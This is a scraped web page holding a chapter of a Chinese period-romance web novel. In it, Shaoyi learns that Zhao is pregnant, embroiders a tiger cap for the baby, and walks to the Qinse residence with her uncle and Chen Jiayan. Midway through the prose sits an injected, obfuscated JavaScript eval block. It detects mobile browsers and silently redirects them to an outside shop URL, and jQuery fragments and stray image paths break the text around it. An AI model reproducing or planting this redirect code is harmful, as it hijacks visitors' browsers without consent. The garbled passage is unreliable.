默认冷灰
24号文字
方正启体

8. 怀疑

作者:阿然今天吃什么本书字数:K更新时间:
    今早冬停来服侍少宜盥洗,她一边递上帕子一边说道:“小姐,昨夜二奶奶那边叫了大夫过去。”


    少宜心中一惊,忙问:“二奶奶怎么了,哪里不舒服?”


    冬停摇摇头,“那边院子没有传出消息来。”


    少宜听了不免忐忑。二人相处了这段时间,她对二奶奶也算熟悉,知道她不是个喜欢麻烦别人的人。若不是撑不住了,定不会深夜找大夫前来。所以二奶奶昨夜一定是极不舒服!


    越想她心中越焦急,连早饭都没吃,梳妆整理一番后就带着冬停急急地去了那边的院子。


    姨夫和二奶奶居住的院子名叫琴瑟居,就在涵月阁不远处,少宜赶到的时候姨夫已经出门去了,赵氏正要用早饭。


    赵氏面上显露出些许疲惫,但看上去心情却很是不错的样子,她愉悦地朝少宜招手,“你怎么来了,用过饭没有?快来坐,陪我再吃一些!”


    少宜上前一步,关切地问:“我听说您昨夜叫了大夫,心里很是担心。您究竟是哪里不舒服,大夫又是怎么说的?”


    赵氏抿唇笑了笑,只是拉她坐下。“别担心,你先坐!”


    少宜坐下后才发现厅堂里的气氛很奇怪,丫鬟们一个个喜上眉梢的样子。


    这是怎么回事?二奶奶生病了,她们怎么还如此开心!而且二奶奶看上去也没有什么不舒服的样子,她到底是生了什么病呢?


    少宜懵懂茫然的神情让赵氏更加忍俊不禁起来,她笑着对自己的贴身丫鬟雪疏说道:“你看,少宜还是个不谙人事的小丫头呢!”


    雪疏知道二奶奶对陆小姐情谊不一般,便顺着她的话说:“小姐年纪还轻,不懂这些也是有的。”


    少宜看看雪疏,又看了看赵氏。赵氏笑得很温柔:“少宜,我有身孕了。”


    “真的?”少宜满脸激动。


    “昨晚用过饭后,我便一直恶心不适,以为只是吃得油腻了些,喝点清茶就好了。没想到夜里又开始犯恶心,二更时候吐了一次。我原想等明早再说,可二爷说什么都要请大夫过来。”赵氏向少宜解释道,“后来大夫替我搭了脉,我才知道自己原来有身孕了!”


    “幸好姨夫请了大夫来,不然我都不知道自己要有小表弟了!”少宜笑道。


    “你怎知是小表弟?我倒盼着是个女孩呢……”赵氏摸着仍旧平坦的小腹,脸上洋溢着幸福的期待。


    二爷的第一任妻子没有为他诞下子嗣便去了,因此这不仅是赵氏的头胎,也是二房的第一胎。


    按理来讲,第一个孩子是男孩更好。长子长大了支应门庭,也可以照顾弟妹。


    二爷自然也是这么想的。赵氏明白丈夫的心愿,可她却期望着是一个女儿。


    一个像妹妹一样,乖巧可爱的女孩。


    “是表弟是表妹都好,我打算给他绣个‘虎虎生风’的小帽子!”


    “好呀!”赵氏很开心,“那我就等着你绣的小帽子了!你可得快点绣,不能偷懒!”


    少宜认真地点点头,她马上在心里盘算起来。


    用什么布料好呢?小孩子的皮肤最是娇嫩,一定要用柔软透气的面料才行。


    回到涵月阁,少宜让云笙把松江布找出来,摸了摸,觉得这个正好!


    紧接着她又开始绘花样子,老虎的眼睛要又大又圆,这样才显得有精气神!


    云筝笑着说:“二奶奶有了身孕,小姐怎么好像是自己有了身孕一样!您从回来整个人就喜气洋洋的,连眼睛都笑弯了!”


    少宜抬起头,看向铜镜中自己的脸,果然是眉眼俱笑。


    “我很喜欢小孩子!”她脱口而出。


    得知二奶奶怀孕的消息,她心里真是高兴得不得了!要是……要是,她自己也能有个孩子,那该有多好呀!


    少宜想到这里愣了愣。她还没成亲,怎么会想要有个自己的孩子呢?这想法也……太奇怪了些!


    少宜甩甩脑袋,仿佛要把乱七八糟的思想全都甩出去。


    还是快些把花样子画好吧,然后拿给二奶奶看看,看她喜不喜欢!


    有了事情做,日子变得更快了些。少宜每天下学后,便窝在房里绣帽子,眼睛累了、花了,就到外面院子里去和小丫鬟们踢踢毽子。万玉宁几次来找她出去玩,她都没去。


    纵使是这样,帽子也绣了快一个月才绣完。少宜绣的很细致,针脚粗了容易划痛小孩子的皮肤。


    今日终于绣好了,少宜很想马上拿给二奶奶看,她披上斗篷,和冬停一起往琴瑟居去。此时已是深秋之末,仲冬之始。京城的冬天来的要更加早些,风里已有了寒意,少宜向来怕冷,便裹紧外袍,加快了脚步。


    “少宜?是少宜吗!”有人朗声唤她的名字。


    少宜闻声回头,看见二爷和陈嘉宴竟并肩向她走来。


    “姨夫,陈大爷。”少宜忙向二人行礼。


    “刚才远远地看着我便觉得身形像你,却也没敢认,还是看见你的丫鬟才确定是你。”二爷笑道,“你怎么裹得这么严实,我差点没瞧出来!”


    少宜不好意思地笑笑,“我天生怕冷。”“哦?你很怕冷吗?怎么以前没听你姨母讲过……”裴二爷回想着,“我怎么记得你姨母说你是个怕热的……”


    少宜站在原地等他说完,身子不自觉发起抖来。


    裴二爷心粗,浑然不觉少宜已经要冻透了。最后还是陈嘉宴看不下去,开口问道:“你这是要去哪里?”


    少宜忙答:“我要去找二奶奶去!”


    “你也要去琴瑟居,正好,我和子安也要回去,与你同路。”


    裴二爷招呼着少宜一起走,少宜只好落后一步,跟在裴二爷和陈嘉宴身后,不远不近地跟着。


    裴二爷又道:“你走那么远做什么?跟在我们后面像个小丫鬟似的,又把自己裹得这般厚,当心有人错认了你!”


    陈嘉宴知道是因为自己在,虽然俩人隔着辈分,但他到底是外男,大庭广众之下让人看到了不好,所以少宜才要避嫌。


    “小姑娘走得慢些,不如咱们先走一步。”他对裴二爷说。


    “你啊你啊!”裴二爷摇着手指点向陈嘉宴,“这可是我外甥女,我怎么能抛下她不管呢?不然你自己先走好了!”


    陈嘉宴无语凝噎。


    他走什么走?主人家在后面,自己身为客人反而先行一步!


    况且琴瑟居里只有二奶奶在,难不成要怀有身孕的二奶奶招待他不成!


    少宜也想到了这点,颇为无奈地道:“不用如此麻烦,少宜走快些便是。”


    说完便走到了裴二爷另一侧,与陈嘉宴隔着一人的距离,三人就这样并排向琴瑟居走去。


    一路上裴二爷和陈嘉宴有说有笑。


    自从妻子怀孕后,他整个人就变得亢奋起来,恨不得把这个消息传遍全京城才好。今日正好碰见陈嘉宴,便说什么也要拉着他到自己那里喝口茶再走。<


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17487025|202070||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    p>陈嘉宴百般推脱不过,只好跟了过来。


    进了琴瑟居的大门,裴二爷就急道:“你们奶奶呢?今日可好?进的香不香,又吐了没有?”


    雪疏给裴二爷行了礼,“回二爷,二奶奶今日没有吐,午饭用了些荞麦饼和银耳羹,现下已经睡了。”


    “睡了好,睡了好。千万不要吵醒她,不用告诉她我回来了,知道吗?”裴二爷嘱咐。


    雪疏点头称是。


    裴二爷和陈嘉宴去了前厅。少宜想,既然二奶奶睡了,那她晚些再来好了,便要走。


    雪疏却拦住了她。


    “陆小姐,您是要找二奶奶吗?不如稍坐坐,我这就拿些点心来给小姐吃。二爷前些日子带回来了钱记的栗子糕,二奶奶吩咐过奴婢,等小姐来了定要拿给您!”


    “雪疏姐姐,你快来!”有小丫鬟着急忙慌地叫她,“二奶奶那件丁香色的补服不知道收在哪里,我们都找不见,你来帮我们找找吧,二奶奶醒了后要穿的!”


    “这群小丫头,连这点事情都做不好,衣服找不到也要来烦我!”雪疏气结,为难地看向少宜。少宜马上道:“你快去罢!不必管我,我自己去茶房吃便是。反正我经常出入这边,什么都找得到的!”


    雪疏有些不好意思,“那我就先去给二奶奶找衣服了,您先去茶房,那里的丫鬟会招待您!”


    少宜摆摆手,示意她快去忙自己的事,然后便轻车熟路地往茶房走去。


    茶房的小丫鬟和少宜亦相熟,见到她便热情地打招呼。


    “陆小姐!您可是来找栗子糕的?”


    她拿出少宜惯用的托盘,手脚麻利地摆上栗子糕,又倒上一杯热茶。“小姐从涵月阁过来很冷吧?快喝口茶,暖暖胃!”


    少宜提起杯轻呷了一口,觉得身上的寒气渐渐散去,又咬上一口栗子糕,整个人舒服极了!


    小丫鬟看了便笑道:“这栗子糕这么好吃,不如给二爷和陈大爷也送去!”


    少宜却突然道:“栗子糕太过甜腻,陈大爷不喜欢。你不如给他们上些清香淡雅的松花糕,再冲泡一壶正山小种。”


